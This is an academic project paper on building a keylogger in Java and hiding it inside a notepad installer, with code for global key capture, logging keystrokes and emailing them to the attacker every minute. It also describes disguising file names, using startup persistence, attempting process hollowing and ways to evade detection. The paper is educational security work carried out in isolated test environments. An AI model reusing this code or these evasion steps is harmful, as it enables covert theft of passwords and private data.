Malware Analysis: Building a Keylogger*

Amey Edwankar, Abhishek Shakwala, Rushik Vartak
Rochester Institute of Technology

ACM Reference format:
Amey Edwankar, Abhishek Shakwala, Rushik Vartak. 2016. Malware Analysis: Building a Keylogger. In *Proceedings of ACM Conference, Washington, DC, USA, July 2017 (Conference'17),* 5 pages.
DOI: 10.1145/nnnnnnn.nnnnnnn

1 INTRODUCTION

Malicious software programs or Malware, as we commonly know them, have been damaging computer systems, stealing sensitive data, locking down systems, corrupting data and systems, etc. since last few decades. Our focus is to implement a malware, and create a mechanism that will allow us to detect and prevent other malwares and any malicious activity. To understand malware attacks and the mechanisms to prevent them.

As a black hat hacker we will be implementing a keylogger on a Windows machine. A keylogger is a type of malware that logs all the keystrokes on a system, which enables the hacker to steal sensitive information like passwords, bank account information, personal information, and other confidential information by just analyzing the keylogs.

The method we will be using to enter the system is Piggybacking. The idea is that the keylogger will be compiled within an executable installation file of a basic windows application, a notepad in this case; and when the user installs this basic application, the keylogger will be installed and activated. The application will ask the user on the Windows machine for permissions necessary for the malicious activities, and the user is most likely to blindly grant it the necessary permissions thinking they are needed by the basic application. The keylogger will use these permissions and upon activation will start logging all the keystrokes received system wide, and periodically send the key logs over email or upload them to an online file server.

2 MOTIVATION

The development of the keylogger and devising a mechanism for it to gain access into a system will enable us to gain an insight on the vulnerabilities which are present and how malicious software exploit them. Through the process of actually creating software which we are learning to ward off will give us a deeper first hand understanding than any amount of investigating will allow. This exercise will allow us to think like the enemy and improce our roles as white hat hackers.

*Produces the permission block, and copyright information

Conference'17, Washington, DC, USA

DOI: 10.1145/nnnnnnn.nnnnnnn

We decided on developing a keylogger since they intercept the most basic interaction between humans and a computer. Through keyloggers we will be able to access everything that is typed on the computer including passwords, bank details and confidential correspondences which all can be leveraged by a malicious entity. Keyloggers are also widely present in the current computer environment with both hardware based and software based keyloggers which are virtually undetectable. We aimed to emulate this and create a keylogger which will gain access to a system by piggybacking on a genuine application.

3 DESIGN CONSIDERATIONS

Since we are developing a malware which is an unwanted piece of software the first hurdle we face is to gain entry into the system, we're tackling this problem by piggybacking the malware on an application that a user will willingly install on his system. This will require the development of an application and our keylogger malware and then including the keylogger into the installation file through which the user will provide the necessary permissions. The keylogger also needs to be sufficiently lightweight and discreet when it is running and should not display any visible behavior which can be observed by the user. The malicious keylogger package will contain encrypted keylogger code, a simple non-malicious program, encrypted process hollowing APIs, and executable file. The executable file will first decrypt the keylogger code and the process hollowing APIs. Then, it will use the process hollowing APIs to replace the code in the non-malicious program with the decrypted keylogger code. This newly converted file will then serve as the main keylogger program which will be placed in the system to log keys. The entire malicious keylogger package will be stored in the installation package of the simple notepad program. On executing this installation package, the notepad program will be installed as well as the malicious keylogger program will be processed (decryption, process hollowing) and installed in the system [4].

4 ARCHITECTURE

Figure 1 shows the architecture of the keylogger software. In our architecture for the keylogger we have a host PC on which the keylogger software is running without the knowledge of the user. The fundamental operation of the keylogger starts with capturing the keystrokes from the keyboard which are given to the hardware input controller. These inputs are then interpreted and passed on to the kernel drivers through which it is passed on to the keylogger program. To capture the keystroke events we have planned to install our keylogger program to a notepad application that we have developed. On the installation of the notepad application the malicious keylogger program will be hosted on the PC. Our keylogger program generates a text file of keyboard inputs whenever the user hits the ESC button on the keyboard and an email containing the sensitive user keyboard input is sent to the attacker as well.



Figure 1: Keylogger Architecture

5 IMPLEMENTATION

A keylogger can be of two types: Hardware device keylogger or Software program keylogger. Our focus for keylogger implementation is software based keylogger which records the real-time activity of a host computer user including the keyboard keys they press. The fundamental purpose is to log everything that is typed by the user on the keyboard and store it in the text file for later assessment. Also, these key logged keystrokes are sent to the malicious attacker using internet mailing services which will further help the attacker to gain valuable, sensitive information such as passwords, credit card pin numbers, and bank details of the user using the host computer. While keyloggers have many malicious uses but on the other hand, they also have many acceptable uses such as IT organizations troubleshoot technical problems with computers and family (or business) monitoring the network usage of people without their knowledge.

5.1 Key Capture Implementation

Key capturing carries straightforward code if it is performed within the application window, but it is not so easy when we must capture events in all the system. In our application, we have used GlobalScreen to represent the native screen area that Java does not usually have access to it. This class facilitates us as the primary source component for native input events. GlobalScreen class also handles the loading, unpacking, and communication with the native library. That includes registering and un-registering the native hook with the underlying operating system and adding global keyboard and mouse listeners. To use the GlobalScreen class, we have installed jnativehook-2.1.0 and JNativeHook[2] jars that are made available by the Java libraries within the project.

5.1.1 Program Call: When the application starts we call the predefined functions from GlobalScreen class to start hooking up with the keyboard.

```
public static void main(String[] args) {
        try {
            GlobalScreen.registerNativeHook();
        } catch (NativeHookException e) {
            e.printStackTrace();
        }
        GlobalScreen.addNativeKeyListener
        (new Keylogger());
}
```

5.1.2 Key Pressed. When the program is started then it creates a string called spyString which stores every keycharacter that is being pressed by the user of host computer. Whenever the user presses ESC, all the content from the spyString is appended to the text file called logs.txt.

```
if(nke.getKeyCode() == NativeKeyEvent.VC_ESCAPE){
    File file = new File("C:/Users/avs23/Desktop/
    Neon/KeyLogger/logs.txt");
    try {
            FileWriter fw = new FileWriter(file);
            fw.write(spyString);
            fw.close();
            GlobalScreen.unregisterNativeHook();
    } catch (IOException e) {
            e.printStackTrace();
    } catch (NativeHookException e) {
            e.printStackTrace();
    }
}
```

5.2 Emailing the logged keystrokes

Our keylogger software application also helps the malicious attacker by emailing the keystrokes pressed by the user to the intended email id securely provided by the attacker. As soon as the user presses ESC, all the content from the spyString are added to the email body and sent to the intended email id.

```
mailProp.put("mail.smtp.user", SENDER_EMAIL);
mailProp.put("mail.smtp.password", SENDER_PASSWORD);
mailProp.put("mail.smtp.port", "587");
mailMsg = new MimeMessage(mailSession);
mailMsg.addRecipient(RecipientType.BCC, new
InternetAddress(RECIEVER_EMAIL));
mailMsg.setSubject("Keylogger keystrokes");
mailMsg.setContent(email, "text/html");
```

For the emailing functionality we have installed and used dsn, imap, mailapi, pop3 and smtp jars into our keylogger application.

5.2.1 Emailing Keystrokes using threading. The keylogger version that we have developed uses threads to send the email containing the keystrokes pressed by the user to the intended email id securely. A Runnable is the type of class (an Interface) that can be put into a thread, describing what the thread is supposed to do. The Runnable Interface requires the class to implement the method run(). Here we have implemented the run() which calculates the elapsed time and if it is greater than 1 minute than it sends the keystrokes present in spyString to the EmailKeylogger class and sends the email to the attacker or malicious user. This process of sending the email containing keystrokes continues after every 1 minute of time is elapsed (we can change the time after which keystrokes should be sent via email to the attacker).

```
long startTime = System.nanoTime();
```

```
while(true){
 long elapsedTime = (System.nanoTime() - startTime)
   elapsedTime = elapsedTime / 1000000;
       if(elapsedTime > 60000 * 1){
           try {
              EmailKeylogger.sendMail(spyString);
           } catch (AddressException e) {
               e.printStackTrace();
           } catch (MessagingException e) {
               e.printStackTrace();
           }
           startTime = System.nanoTime();
       }
   }
```

5.3 Notepad Application

Figure 2: Notepad GUI

The sample application we have developed is a simple notepad application for Windows OS. We developed it using Python and its libraries like Tkinter. We converted the code into an executable (.exe) file using pyinstaller tool and we made an executable windows installation file using Inno Setup Compiler for installation of the notepad application. The installation file of the sample application will be our malware's point of entry into the system using the piggybacking mechanism. Figure 2 shows the GUI of our notepad application.

5.4 Integration with notepad setup (Piggybacking Strategy)

We have developed a simple notepad application, and we will be using the installation setup file of the same to piggyback our keylogger into the system. The keylogger will be integrated with the notepad application's setup file, and upon successful installation, the keylogger will be installed in the desired folder on the system, and a shortcut of the keylogger executable file will be created in the startup folder. The keylogger will be executed for the first time as soon as the notepad setup and will be executed each time the system starts.

As we have implemented the keylogger in Java, we have created an executable .jar file for the keylogger which will perform all the malicious functionalities (i.e., logging keystrokes and sending logs over email). This jar file is encrypted and named as 'bin.pyd' to avoid suspicion. The decryption logic is written in Python, and an executable package is created, which is named as 'binaries.exe' to avoid suspicion. This decryption logic is responsible for decrypting the encrypted keylogger jar and also executing the decrypted jar file for the first time. The decryption logic is executed just once on successful installation of the notepad application, since then the keylogger will be automatically executed on system startup.

Following diagram shows the Architecture of how the keylogger is installed into the system.



Figure 3: Application Architecture

We also considered implementing process hollowing in order to further prevent detection of the malware. Process hollowing is a technique where a program runs a suspended non-malicious process, gets its address in the memory, replaces the process's code with the malicious code in memory, and resumes the process. When merged with encryption technique, it results in a very efficient technique to prevent detection of the malware, as the only place where the malicious code is in decrypted format is in the memory which is rarely scanned by anti-malware / anti-virus programs.

We tried various implementations of process hollowing, where in some cases we could get it to work but the Windows 7 operating system blocked the process with a (0xc0000005) access violation error.



Figure 4: Error in hollowing

6 LESSONS LEARNED

6.1 Response to Investigating Teams

The investigating teams revealed shortcomings of the implementation that we had overlooked.The following are the problems that they uncovered during their investigation:

- Keylogger logs multiple entries when the Shift key is pressed for a long time. All the keys on a keyboard are inherently supposed to count as multiple key presses when they are pressed for a long time. Although this is a desired result it becomes too cumbersome to read in the logs specifically for the Shift and Control keys due to their ubiquitousness while typing and issuing short cuts from the keyboard. The code has been updated to count long presses for these keys in two events 'Shift_Pressed' or 'Control_Pressed' when the Shift or Control keys are pressed respectively, and 'Shift_Released' or 'Control_Released' when they are released.
- All alphabetical inputs were logged in upper case.Although the NativeKeyEvent class of the JNativeHook[2] Java library only provided function to record the key being pressed which did not have the letter case information of the characters, we fixed this problem by keeping track of the state of the Caps lock and the Shift key in order to manually assign upper or lower case to the characters.
- Each new email being sent contained new logs and old logs, which over time created a huge string of keys being logged, the emails were also being sent too frequently with the repeated old inputs when no new input was provided. We fixed this by clearing the string buffer after every email was sent in order to just send new logs in each email, also new emails are only sent when there is a new input on the system therefore reducing the number of emails sent.
- The keylogger is very CPU intensive and can cause users of the system to get suspicious. Unfortunately this problem is associated with the JNativeHook[2] library. Although the keylogger only needs to listen to two events for the keyboard namely the nativeKeyPressed and the nativeKeyReleased event, JNativeHook[2] inherently listens to all native events including the ones for the mouse, this is causing the high CPU usage.
- The keylogger doesn't restart once it is shut down through the task manager. This was done knowingly to allow the investigating teams to effectively observe the keylogger's behavior, we have a mechanism which will allow the keylogger to start up once the system is rebooted but decided against having it restarted immediately for the development and investigating process.
- The Keylogger code resided in a conspicuous folder. This was also a decision taken to enable easier investigation which can easily be remedied by adding it a location where it will be inconspicuous such as the Windows folder.

6.2 Other Lessons

Through the development of the project we gained valuable knowledge about how malicious software is created, in particular the knowledge of how a malware gains entry into the system is invaluable and will be useful in the future as we seek to protect our system from malicious attacks.

We also learned more about the various safety procedures that are built into operating systems and we were only able to get past these checks by piggybacking on a legitimate application which sheds light on how a user's negligence can lead to a system getting infected. We tried implementing process hollowing to further prevent detection but were unsuccessful since the OS blocked the application, we aim to learn more about this technique in the future.

Another lesson we learnt is how system level events can be intercepted via listener, in our case we used JNativeHook[2] which is an open source library which allows Java applications to intercept the systems native events. Unfortunately JNativeHook leads to high CPU usage as stated in section 6.1 which might make a user suspicious, an alternative approach can be found by developing a keylogger in C++[3] which would be more conspicuous since it will not be as CPU intensive as JNativeHook.

7 ETHICAL AND LEGAL ISSUES

It is paramount that we do not breach any ethical and legal boundaries throughout the development and after the implementation of any application. Since we were developing a malware there are even more aspects we have to be wary of. The malware was created for educational purposes only without any malicious intent. It is important to take precautions so that we do not breach any legal or ethical boundaries. The following are the steps we took:

- The source code is only shared within the group members and the institution, it has not been shared with anyone who can misuse it.
- All testing of the malware was performed on the developers own systems or on a virtual machine on RLES which resides on a segmented network. No testing was performed on any system without the consent of the user.
- All external open source libraries and knowledge sources used have been cited and we claim no ownership of them.

8 CURRENT STATUS & FUTURE WORK

We have achieved some success with our implementation of the malware thus far:

- We have added the keylogger's executable to notepad application's installation file, thus leveraging a legitimate application for a piggybacking attack.
- We have updated the keylogger to run continuously where as earlier it was set up to terminate after the ESC key is pressed on the keyboard.
- We have converted the keylogger to a multi threaded application from a single threaded application with one thread responsible for collecting the keystrokes and sending the emails. The conversion allows us to separate this into two threads one for collecting the keystrokes and the other to send the logged keystrokes through email.
- The investigation teams comments have been addressed and the necessary changes have been made to the keylogger as stated in section 6.1

Although we have gained some success with our keylogger and the mechanism through which we gained entry into the system there are areas where it can be improved which would make it more difficult to locate specifically implement process hollowing so that the binaries cannot be located, we can also add the keyloggers binaries to the windows folder, making it more difficult to locate and implement the keylogger in C++ which would reduce the CPU usage.

REFERENCES

[1] Yahye Abukar Ahmed, Mohd Aizaini Maarof, Fuad Mire Hassan, and Mohamed Muse Abshir. 2014. Survey of Keylogger Technologies. *International Journal of Computer Science and Telecommunications* 5, 2 (February 2014), 25–31.

[2] Alex Barker. JNativeHook: Global keyboard and mouse listeners for Java. (????). https://github.com/kwhat/jnativehook.

[3] Chris Brighton. 2010. A simple Keylogger Program. (August 2010). http://www.cplusplus.com/forum/lounge/27569/#msg147569.

[4] Satish Chimakurthi. 2016. Malware Hides in Installer to Avoid Detection. (August 2016). https://securingtomorrow.mcafee.com/mcafee-labs/malware-hides-in-installer-to-avoid-detection.

[5] Tobias Fiebig, Janis Danisevskis, and Marta Piekarska. 2014. A Metric for the Evaluation and Comparison of Keylogger Performance. In *CSET'14 Proceedings of the 7th USENIX conference on Cyber Security Experimentation and Test*. ACM, USENIX Association Berkeley, CA, USA, 7–7.

[6] Jesus Navarro, Enrique Naudon, and Daniela Oliveira. 2012. Bridging the Semantic Gap to Mitigate Kernel-level Keyloggers. In *IEEE CS Security and Privacy Workshops*. IEEE, IEEE, San Francisco, CA, USA, 97–103.